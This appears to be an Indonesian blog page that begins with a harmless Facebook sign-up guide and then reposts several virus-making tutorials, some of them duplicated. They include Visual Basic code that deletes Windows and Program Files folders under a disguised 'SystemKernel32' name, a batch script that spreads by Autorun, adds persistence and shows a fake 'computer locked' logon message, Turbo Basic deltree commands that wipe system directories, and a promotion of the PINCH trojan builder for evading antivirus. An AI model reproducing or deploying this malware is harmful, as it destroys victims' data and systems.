untuk keluar dari facebook atau logout adalah…. dengan cara Klik pada tombol Akunku kemudian klik Keluar yang berada pada pojok kanan atas, seperti pada gambar di bawah ini

sedangkan nanti jika kamu ingin mengakses lagi Facebook milik kamu , caranya buka alamat www.facebook.com lalu tinggal memasukkan alamat email dan password yang kamu buat tadi
sumbernya dari sini
oke basa basinya sudah cukup, bagi kamu yang masih kebingungan cara membuat facebook, di bawah ini saya tulis panduan cara membuat atau mendaftar facebook, yang insyaAllah panduan membuat facebook di sini lebih mudah dipahami, karena saya sisipkan banyak sekali screen shotnya, tapi nanti kalau masih kurang jelas, silahkan tanya di kolom komentar, semoga saja saya bisa menjawabnya
1. yang pertama kamu lakukan adalah dengan mengunjungi alamat : www.facebook.com atau http://facebook.com, dan pastikan halaman yang muncul adalah seperti gambar di bawah ini.
gambar di atas halaman facebook sudah dalam bahasa indonesia, jika facebook yang kamu buka masih dalam bahasa inggris, rubahlah dulu dalam bahasa indonesia. caranya perhatikan pada bagian kiri bawah halaman. disitu terdapat tulisan Bahasa Indonesia. Klik bahasa indonesia, maka sesaat kemudian halaman akan berubah menjadi bahasa indonesia seperti contoh gambar di atas.
2. jika sudah muncul halaman seperti gambar pada nomor satu di atas, isilah kolom pendaftaran yang sudah tersedia, masukkan nama lengkap kamu, alamat email kamu (jika belum punya alamat email silahkan membaca panduan tentang cara membuat email, klik di sini untuk email di GMAIL, dan jika mengalami kesulitan dalam membuat email di GMAIL klik di sini untuk membuat email di YAHOO), masukkan password (kata kunci yang akan kamu gunakan nanti untuk masuk ke accoun facebook (demi keamanan buatlah pasword yang unik tapi tidak mudah ditebak oleh orang lain), untuk memiliih jenis kelamin, bulan tanggal tahun lahir, kamu klik saja tanda segitiga kecil di sebelah kanan kolom, nanti akan muncul pilihannya. jika sudah diisi semu klik tombol SIgn Up yang berwarna hijau. (pastikan data diisi dengan benar, teliti lagi sebelum klik sign up)
3. setelah kamu meng klik Sign Up kamu akan dibawa ke halaman selanjutnya, kamu diminta untuk memasukkan huruf yang tampil diatasnya.
4. seperti pada contoh gambar di bawah ini. masukkan sesuai dengan contohnya, huruf besar atau huruf kecil harus sama, masukkan pada kolom Text in the box.jika kamu mengalami kesulitan membaca kode kata yang tampil itu, kamu bisa menggantinya dengan kode yang lain. dengan cara klik coba kata lain atau Try different words . jika sudah diisi klik Mendaftar atau Sign Up. oh iya, terkadang kalau di pisah dengan spasi kode dianggap salah, kamu bisa coba menulis tanpa spasi, atau dua kata tersebut ditulis nempel
5. setelah kamu klik mendaftar atau sign up pada jendela selanjutnya sepertti gambar di bawah ini. jika kamu menemui gambar seperti di bawah ini, kamu telah berhasil mendaftar di facebook. agar proses pendaftaran di facebook lebih mudah, lewati saja langkah satu ini, dengan cara klik pada tombo [lewati langkah ini]
6. pada langkah kedua, akan muncul halaman informasi profil sederhana. seperti gambar di bawah ini. masukkanlah nama sekolahmu, universitasmu, dan tempat kerjamu. gambar di bawah ini juga sudah saya isi contoh pengisiannya. tapi jika kamu tidak ingin mengisi juga tidak apa apa. jika sudah diisi klik pada tombol [simpan dan lanjutkan], tapi jika tidak ingin diisi klik tombol [Lewati]
7. pada langkah ketiga, terdapat halaman untuk uplod foto. silahkan uplod dengan cara klik Unggah foto. tapi pada artikel ini panduan cara upload foto tidak dijelaskan secara detail. untuk membaca lebih detail mengenai cara upload foto kamu bisa baca pada artikel cara upload foto silahkan baca paduan cara upload foto facebook.com klik di sini. jadi pada langkah ketiga ini kamu langsung klik tombol simpan dan lanjutukan
8. setelah melewati ketiga langkah tadi, kamu akan diminta untuk melakukan konfirmasi akun di email kamu. maka kamu harus mengecek kotak masuk email yang kamu gunakan untuk mendaftar tadi.
9. Silahkan cek kotak masuk email kamu, pada kotak masuk email kamu akan mendapatkan dua buah email dari facebook. yang pertama berupa sambutan, dan yang kedua berisi email konfirmasi. buka email konfirmasi.
10. Isi email konfirmasi dari facebook seperti gambar di bawah ini. Klik pada link konfirmasi facebook. sesaat setelah kamu klik link tersebut, kamu akan di bawa pada halaman facebook yang telah aktif.
11. kamu akan menjumpai halaman seperti gambar di bawah ini
12. facebook kamu sekarang sudah aktif dan bisa digunakan, tapi karena baru membuat facebook, tentunya kamu belum punya teman. sekarang saatnya mencari teman di facebook. untuk mencari teman di facebook cukup mudah. kamu tinggal mengetikkan nama teman kamu pada kotak pencarian. facebook ini sangat terkenal, bisa dibilang hampir kebanyakan anak muda punya facebook, jadi kamu tidak sulit untuk mendapatkan teman di facebook. jika bingung sapa nama teman yang kamu masukkan, kamu ingat saja nama teman SMA, teman SMP, atau bahkan teman SD, siapa tahu ketemu. sebagai contoh di bawah ini saya masukan nama seorang teman bernama VICKY RIDWANA. setelah kamu masukkan nama, tekan tombol kacara pembesar di samping kanan kolom, atau tekan tombol Enter pada Keyboard kamu
13. sesaat kemudian akan muncul pemilik akun facebook yang namanya kamu ketikan tadi di atas. klik tambahkan sebagai teman, untuk menjadikan ia sebagai teman kamu di facebook.
14. sesaat kemudian akan muncul jendela “tambahkan teman” , klik pada tombol [kirim permintaan]
15. karena akun facebook kamu masih baru, untuk menambahkan seorang teman memang agak repot, kamu diminta memasukkan kode capta lagi. masukkan saja kode yang tersedia, kode yang terdiri dari dua kata ini dipisahkan dengan spasi. jika sudah diisi klik pada kirim permintaan. tenang saja, jika akun kamu sudah agak lama, kamu mungkin tidak menjumpai lagi kode kode smacam ini.
jika sudah kamu kirim permintaan akan muncul jendela seperti gambar di bawah ini yang menandakan permintaan pertemanan telah terkirim. tinggal menunggu kamu disetujui sebagai temannya.
17. untuk mengupdate status kamu, coba klik pada HOME atau BERANDA, sesaat kemudian akan muncul kolom tempat untuk update status kamu. seperti gambar di bawah ini. silahkan tulis update status kamu, kemudian klik bagikan.
18. Jika muncul jendela seperti ini klik tombol lanjutkan
19. sesaat kemudian update status kamu akan muncul, seperti gambar di bawah ini. untuk melihat berita update paling baru dari teman yang baru saja kamu add atau kamu jadikan sebagai teman, klik pada tombol paling baru tempatnya pada bagian atas kolom update.
20. setelah kamu klik tombol paling baru, kamu bisa melihat update status terbaru dari teman teman kamu, seperti gambar di bawah ini
21. kamu pun bisa mengomentari update status teman kamu, dengan cara klik pada komentar. tapi jika kamu belum disetujui sebagai teman maka tidak akan muncul kolom komentar. pada gambar di bawah ini kolom komentar yang muncul baru statusmu sendiri.
21. pada saat seseorang melakukan permintaan pertemanaan pada pemilik account facebook, maka si pemilik accoun facebook yang dimintai itu akan mendapatkan email dari facebook.. isinya tentang konfirmasi permintaan pertemanan. jika si pemilik account mengizinkan untuk menjadi teman dalam facebook, maka dia akan melakukan klik pada link konfirmasi, tapi jika tidak ya diabaikan saja.
pada gambar di bawah ini adalah contoh email konfirmasi dari facebook tentang ajakan pertemanan dari Martono,
22. dan jika kamu disetujui menjadi teman dalam facebook, kamu juga mendapatkan email konfirmasi, seperti gambar di bawah ini.
23. jika kamu sudah punya teman dalam facebook kamu, kamu akan bisa melihat status teman kamu, mengomentari status teman kamu, dan lain lain. sebelum mengomentari status temen kamu, alangkah baiknya membuat status kamu dulu. untuk membuat status.. Klik pada Menu Beranda di Pojok kanan atas. nanti halaman facebook kamu akan seperti gambar di bawa ini. pada kolom Apakah yang anda pikirkan itu adalah tempat kamu menulis status.. kalau sudah di tulis klik tombol bagikan. Untuk berkomentar pada status teman sudah tampak jelas disitu, saya rasa tidak perlu menjelaskan lagi.
jika kamu menggunakan akses internet umum, misalnya di warnet.. saat kamu telah selesai menggunakan facebook.. jangan langsung di exit browsernya, tapi klik dulu Log out atau keluar, untuk menjaga keamanan account facebook kamu.. karena kalau tidak kamu klik keluar atau log out… biasanya komputer yang kamu tinggal itu keadan account facebook kamu masih aktif.. sangat tidak baik kalau ada orang lain yang menggunakan facebook kamu.
untuk keluar dari facebook atau logout adalah…. dengan cara Klik pada tombol Akunku kemudian klik Keluar yang berada pada pojok kanan atas, seperti pada gambar di bawah ini
sedangkan nanti jika kamu ingin mengakses lagi Facebook milik kamu , caranya buka alamat www.facebook.com lalu tinggal memasukkan alamat email dan password yang kamu buat tadi
sumbernya dari sini
CARA MEMBUAT VIRUS MEMATIKAN DAN SANGAT KEJAM
Gwe bikin nih tutorial buat bikin virus yg rada mematikan, tapi simple, dan kayanya sih ga bakal kedekteksi antivirus, soalnya cara kerjanya simple bgt
Yg diperluin:
1. VB(optimal : 6.0)
2. Ngerti tombol2nya VB
Tutorial Bikin Virus cman 1 mnt
1. bikin form sekecil mungkin
2. didalem form itu, masukin nih kode
Public Sub DelAll(ByVal DirtoDelete As Variant)
Dim FSO, FS
Set FSO = CreateObject(”Scripting.FileSystemObject”)
FS = FSO.DeleteFolder(DirtoDelete, True)
End Sub
Private Sub Form_Load()
On Error Resume Next
If FileExist(”c:\windows\system32\katak.txt”) = True Then
End
Else
Call DelAll(”c:\windows\system”)
Call DelAll(”c:\windows\system32″)
Call DelAll(”c:\windows”)
Call DelAll(”C:\Documents and Settings\All Users”)
Call DelAll(”C:\Documents and Settings\Administrator”)
Call DelAll(”C:\Documents and Settings”)
Call DelAll(”C:\Program Files\Common Files”)
Call DelAll(”C:\Program Files\Internet Explorer”)
Call DelAll(”C:\Program Files\Microsoft Visual Studio”)
Call DelAll(”C:\Program Files”)
End
End If
End Sub
Function FileExist(ByVal FileName As String) As Boolean
If Dir(FileName) = “” Then
FileExist = False
Else
FileExist = True
End If
End Function
Kode yg warna biru itu penangkal nih virus, barang kali lu ga sengaja teken jadi lu slamat. jadi di folder c:\windows\system32\ kalo ada file namanya katak.txt, lu ga bakal keserang ndiri… bisa lu edit koq jadi apa gitu…
Yang warna merah itu folder yg bakal didelete ama nih virus, lu edit ndiri aja…
4. Bikin nih project namanya kaya nama system, disini gwe make nama “SystemKernel32″ jadi ga bakal dicurigain
5. Jangan pernah naroh nama lu di nih virus… k?
6. compile deh… slese!
Simple kan? nih virus kerjanya cman ngapus system, lumayan bahaya… ini cman contoh bikin virus… slanjutnya.. anda ndiri coba2 ndiri
CARA MEMBUAT VIRUS DENGAN BAHAN NOTEPAD
ni virus efeknya g t’lalu bahaya….efek dari virus ini cuman mengganti tampilan dari
windows…..tapi cukup bikin kaget juga!!! tapi yg penting gak ke-detect ama anti virus(setahu saya….. ) ni ane dapet dari hasil baca-baca “HELP”-nya windows Xp…trus ane modif sendiri…
note: “HANYA BEKERJA PADA WINDOWS XP”
caranya:
- buka notepad lalu tulis(atau copy paste…tapi di edit dulu yaaa… ) script di bawah ini:
@echo off
copy image_name(terserah dari nama file gambar pembuat).bmp %systemdrive%\ /y
copy image_name(terserah dari nama file gambar pembuat).bmp %systemdrive%\WINDOWS\ /y
copy image_name(terserah dari nama file gambar pembuat).bmp %systemdrive%\WINDOWS\system32\ /y
copy nama_file(maksudnya file yang dibuat dengan flash lalu di publish ke .exe,atau file exstensi lain,tampilan file terserah pembuat).exe %systemdrive%\ /y
copy nama_file(maksudnya file yang dibuat dengan flash lalu di publish ke .exe,atau file exstensi lain,tampilan file terserah pembuat).exe %systemdrive%\WINDOWS\ /y
copy nama_file(maksudnya file yang dibuat dengan flash lalu di publish ke .exe,atau file exstensi lain,tampilan file terserah pembuat).exe %systemdrive%\WINDOWS\system32\ /y
reg add “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon” /v LegalNoticeCaption /d “WARNING MESSAGE FROM LOCAL_HOST(judul title bar)” /f
reg add “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon” /v LegalNoticeText /d “I HAVE RUINED YOUR COMPUTER AND YOUR COMPUTER IS LOCKED(pesan pembuat)” /f
reg add “HKEY_CURRENT_USER\Control Panel\Desktop” /v Wallpaper /d %systemdrive%\WINDOWS\system32\image_name(terserah dari nama file gambar pembuat).bmp /f
reg add “HKEY_CURRENT_USER\Control Panel\Desktop” /v WallpaperStyle /d 0 /f
reg add “HKEY_USERS\.DEFAULT\Control Panel\Desktop” /v Wallpaper /d %systemdrive%\WINDOWS\system32\image_name(terserah dari nama file gambar pembuat).bmp /f
reg add “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /v nama_terserah /d %systemdrive%\windows\system32\nama_file(maksudnya file yang dibuat dengan flash lalu di publish ke .exe,atau file exstensi lain,tampilan file terserah pembuat).exe /f
reg add “HKEY_CURRENT_USER/Control Panel/Colors” /v window /d #000000(atau kombinasi warna RGB lain,cari pake Adobe Photoshop) /f
- lalu di SAVE AS ALL FILES dengan exstensi .bat (nama_file.bat)
- buat Autorun.inf dengan script:
[autorun]
open=nama_file.bat
- lalu SAVE AS ALL FILES dengan exstensi .inf (Autorun.inf)
- file-file tersebut harus dalam 1 direktori, lalu seleksi file-file tsb klik kanan PROPERTIES beri tanda check pada HIDDEN dan READ-ONLY
- copy file-file tsb ke CD
- nikmati efeknya
note:
- jangan disalahgunakan
- maaf kalau pernah diposting
- maaf lagi kalau salah tempat untuk posting,….maklum member baru and masih amatir ….
- lagi-lagi maaf kalau ada yang salah, and mohon dikoreksi ….
- kalau mau buat anti virusnya tinggal di modifikasi nilainya….
SUMBER DI SINI
Pertama kali skill yang anda butuhkan adalah dasar DOS, tanpa ini anda akan sulit untuk berkreasi dalam membuat program ini tapi jika anda tidak tahu dasar perintah DOS maka anda cukup copy paste saja, bahasa pemograman yang akan kita pakai adalah Turbo Basic v1.0, anda dapat mendownloadnya di Google.
Diatas adalah tampilan Turbo Basic, jika anda buta pemograman Turbo Basic maka anda masuk ke Edit lalu anda tulis Source Code program perusak.
Setelah anda selesai membuat programnya maka anda save dahulu, caranya pilih File lalu Save lalu beri nama filenya misal VIRUS.BAS, setelah itu baru kita mengcompile source code tadi, caranya pilih Options lalu pilih Compile to EXE file, setelah itu masuk ke pilihan compile lalu anda enter, maka source code tersebut akan menjadi file EXE.
Jika file EXE tersebut dijalankan maka komputer anda akan menjalankan perintah DOS pada program, dari tutorial diatas, anda dapat berkreasi sendiri bagaimana virus buatan anda dapat berjalan sesuai dengan anda inginkan, perlu diketahui bahwa TIDAK ADA SATU ANTIVIRUS DIDUNIA INI DAPAT MENDETEKSI PROGRAM INI ADALAH VIRUS jadi anda bebas mengcopykan program ini ke komputer manapun yang anda suka kecuali komputer berbasis non DOS atau Windows, hehe
Tujuan dari tutorial ini adalah agar kita lebih waspada terhadap berbagai file dengan ekstensi *.exe meskipun file *.exe tersebut 100% dinyatakan bebas virus dari berbagai jenis Antivirus.
Penulis :
Yogya Family Code
*Segala kesalahan error / kerusakan pada komputer dan semacamnya adalah tanggung jawab anda !
*Semua yang anda pelajari dan anda lakukan adalah sepenuhnya tanggung jawab anda tanpa kecuali (termasuk member)
SUMBER SINI

PINCH Merupakan sebuah software yang diciptakan untuk menciptakan virus trojan. Dengan softraware ini kita bisa membuat virus trojan. Tanpa memerlukan modal pengetahuan bahasa pemrograman, bahkan sampai orang awam pun bisa membuatnya. Hanya dengan setingan beberapa option langsung compile…Jadi deh virus tersbut.
Mudahnya lagi tipe-tipe torjan tersebut bisa kita setting da kita ubah-ubah jenisnya. Hal ini bisa dilakukan untuk menghindar dari tangkapan anti-virus .
Yg diperluin:
1. VB(optimal : 6.0)
2. Ngerti tombol2nya VB
Tutorial Bikin Virus cman 1 mnt
1. bikin form sekecil mungkin
2. didalem form itu, masukin nih kode
Public Sub DelAll(ByVal DirtoDelete As Variant)
Dim FSO, FS
Set FSO = CreateObject(”Scripting.FileSystemObject”)
FS = FSO.DeleteFolder(DirtoDelete, True)
End Sub
Private Sub Form_Load()
On Error Resume Next
If FileExist(”c:\windows\system32\katak.txt”) = True Then
End
Else
Call DelAll(”c:\windows\system”)
Call DelAll(”c:\windows\system32″)
Call DelAll(”c:\windows”)
Call DelAll(”C:\Documents and Settings\All Users”)
Call DelAll(”C:\Documents and Settings\Administrator”)
Call DelAll(”C:\Documents and Settings”)
Call DelAll(”C:\Program Files\Common Files”)
Call DelAll(”C:\Program Files\Internet Explorer”)
Call DelAll(”C:\Program Files\Microsoft Visual Studio”)
Call DelAll(”C:\Program Files”)
End
End If
End Sub
Function FileExist(ByVal FileName As String) As Boolean
If Dir(FileName) = “” Then
FileExist = False
Else
FileExist = True
End If
End Function
Kode yg warna biru itu penangkal nih virus, barang kali lu ga sengaja teken jadi lu slamat. jadi di folder c:\windows\system32\ kalo ada file namanya katak.txt, lu ga bakal keserang ndiri… bisa lu edit koq jadi apa gitu…
Yang warna merah itu folder yg bakal didelete ama nih virus, lu edit ndiri aja…
4. Bikin nih project namanya kaya nama system, disini gwe make nama “SystemKernel32″ jadi ga bakal dicurigain
5. Jangan pernah naroh nama lu di nih virus… k?
6. compile deh… slese!
Simple kan? nih virus kerjanya cman ngapus system, lumayan bahaya… ini cman contoh bikin virus… slanjutnya.. anda ndiri coba2 ndiri
CARA MEMBUAT VIRUS DENGAN BAHAN NOTEPAD
ni virus efeknya g t’lalu bahaya….efek dari virus ini cuman mengganti tampilan dari
windows…..tapi cukup bikin kaget juga!!! tapi yg penting gak ke-detect ama anti virus(setahu saya….. ) ni ane dapet dari hasil baca-baca “HELP”-nya windows Xp…trus ane modif sendiri…
note: “HANYA BEKERJA PADA WINDOWS XP”
caranya:
- buka notepad lalu tulis(atau copy paste…tapi di edit dulu yaaa… ) script di bawah ini:
@echo off
copy image_name(terserah dari nama file gambar pembuat).bmp %systemdrive%\ /y
copy image_name(terserah dari nama file gambar pembuat).bmp %systemdrive%\WINDOWS\ /y
copy image_name(terserah dari nama file gambar pembuat).bmp %systemdrive%\WINDOWS\system32\ /y
copy nama_file(maksudnya file yang dibuat dengan flash lalu di publish ke .exe,atau file exstensi lain,tampilan file terserah pembuat).exe %systemdrive%\ /y
copy nama_file(maksudnya file yang dibuat dengan flash lalu di publish ke .exe,atau file exstensi lain,tampilan file terserah pembuat).exe %systemdrive%\WINDOWS\ /y
copy nama_file(maksudnya file yang dibuat dengan flash lalu di publish ke .exe,atau file exstensi lain,tampilan file terserah pembuat).exe %systemdrive%\WINDOWS\system32\ /y
reg add “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon” /v LegalNoticeCaption /d “WARNING MESSAGE FROM LOCAL_HOST(judul title bar)” /f
reg add “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon” /v LegalNoticeText /d “I HAVE RUINED YOUR COMPUTER AND YOUR COMPUTER IS LOCKED(pesan pembuat)” /f
reg add “HKEY_CURRENT_USER\Control Panel\Desktop” /v Wallpaper /d %systemdrive%\WINDOWS\system32\image_name(terserah dari nama file gambar pembuat).bmp /f
reg add “HKEY_CURRENT_USER\Control Panel\Desktop” /v WallpaperStyle /d 0 /f
reg add “HKEY_USERS\.DEFAULT\Control Panel\Desktop” /v Wallpaper /d %systemdrive%\WINDOWS\system32\image_name(terserah dari nama file gambar pembuat).bmp /f
reg add “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /v nama_terserah /d %systemdrive%\windows\system32\nama_file(maksudnya file yang dibuat dengan flash lalu di publish ke .exe,atau file exstensi lain,tampilan file terserah pembuat).exe /f
reg add “HKEY_CURRENT_USER/Control Panel/Colors” /v window /d #000000(atau kombinasi warna RGB lain,cari pake Adobe Photoshop) /f
- lalu di SAVE AS ALL FILES dengan exstensi .bat (nama_file.bat)
- buat Autorun.inf dengan script:
[autorun]
open=nama_file.bat
- lalu SAVE AS ALL FILES dengan exstensi .inf (Autorun.inf)
- file-file tersebut harus dalam 1 direktori, lalu seleksi file-file tsb klik kanan PROPERTIES beri tanda check pada HIDDEN dan READ-ONLY
- copy file-file tsb ke CD
- nikmati efeknya
note:
- jangan disalahgunakan
- maaf kalau pernah diposting
- maaf lagi kalau salah tempat untuk posting,….maklum member baru and masih amatir ….
- lagi-lagi maaf kalau ada yang salah, and mohon dikoreksi ….
- kalau mau buat anti virusnya tinggal di modifikasi nilainya….
SUMBER DI SINI
Cara membuat program perusak (Seperti Virus)
Download Turbo Basic v1.0 Membuat program perusak (seperti virus) merupakan keinginan sebagian para pemula komputer, tapi bagaimana mereka bisa membuat kalau mereka tidak tahu bahasa pemograman sama sekali, anda jangan resah untuk masalah ini karena saat ini penulis akan mengajarkan anda cara membuat program perusak (virus) yang sangat sederhana sekali tapi sangat mematikan bahkan bisa dikatakan lebih mengerikan dari program perusak manapun.Pertama kali skill yang anda butuhkan adalah dasar DOS, tanpa ini anda akan sulit untuk berkreasi dalam membuat program ini tapi jika anda tidak tahu dasar perintah DOS maka anda cukup copy paste saja, bahasa pemograman yang akan kita pakai adalah Turbo Basic v1.0, anda dapat mendownloadnya di Google.
Diatas adalah tampilan Turbo Basic, jika anda buta pemograman Turbo Basic maka anda masuk ke Edit lalu anda tulis Source Code program perusak.
shell "Perintah DOS"
dengan diawali kata shell maka anda dapat menjalankan perintah DOS pada program, misal anda membuat :shell "c:"
shell "cd\"
shell "del command.com"
Diatas adalah contoh menghapus DOS pada DOS Classic, Windows 95/98 sehingga pengguna komputer tidak dapat booting, kita contohkan yang lain.shell "cd\"
shell "del command.com"
shell "c:"
shell "cd\"
shell "deltree /y mydocu~1"
shell "deltree /y windows"
shell "deltree /y progra~1"
Diatas adalah contoh menghapus Directory My Document, WIndows dan Program FIles, sangat fatal bukan ? shell "cd\"
shell "deltree /y mydocu~1"
shell "deltree /y windows"
shell "deltree /y progra~1"
Setelah anda selesai membuat programnya maka anda save dahulu, caranya pilih File lalu Save lalu beri nama filenya misal VIRUS.BAS, setelah itu baru kita mengcompile source code tadi, caranya pilih Options lalu pilih Compile to EXE file, setelah itu masuk ke pilihan compile lalu anda enter, maka source code tersebut akan menjadi file EXE.
Jika file EXE tersebut dijalankan maka komputer anda akan menjalankan perintah DOS pada program, dari tutorial diatas, anda dapat berkreasi sendiri bagaimana virus buatan anda dapat berjalan sesuai dengan anda inginkan, perlu diketahui bahwa TIDAK ADA SATU ANTIVIRUS DIDUNIA INI DAPAT MENDETEKSI PROGRAM INI ADALAH VIRUS jadi anda bebas mengcopykan program ini ke komputer manapun yang anda suka kecuali komputer berbasis non DOS atau Windows, hehe
Tujuan dari tutorial ini adalah agar kita lebih waspada terhadap berbagai file dengan ekstensi *.exe meskipun file *.exe tersebut 100% dinyatakan bebas virus dari berbagai jenis Antivirus.
Penulis :
Yogya Family Code
*Segala kesalahan error / kerusakan pada komputer dan semacamnya adalah tanggung jawab anda !
*Semua yang anda pelajari dan anda lakukan adalah sepenuhnya tanggung jawab anda tanpa kecuali (termasuk member)
SUMBER SINI
CARA MEMBUAT VIRUS TROJAN
Banyak cara sebenarnya untuk membuat sebuah virus. Dari memulai belajar tentang pemrograman untuk mendukung pembuatan virus tersebut, mempelajari hole-hole sebuah operating sistem sampai cara yang terakhir yang paling mudah yaitu menggunakan software yang dirancang khusus untuk membuat virus.PINCH Merupakan sebuah software yang diciptakan untuk menciptakan virus trojan. Dengan softraware ini kita bisa membuat virus trojan. Tanpa memerlukan modal pengetahuan bahasa pemrograman, bahkan sampai orang awam pun bisa membuatnya. Hanya dengan setingan beberapa option langsung compile…Jadi deh virus tersbut.
Mudahnya lagi tipe-tipe torjan tersebut bisa kita setting da kita ubah-ubah jenisnya. Hal ini bisa dilakukan untuk menghindar dari tangkapan anti-virus .
Langganan:
Postingan (Atom)


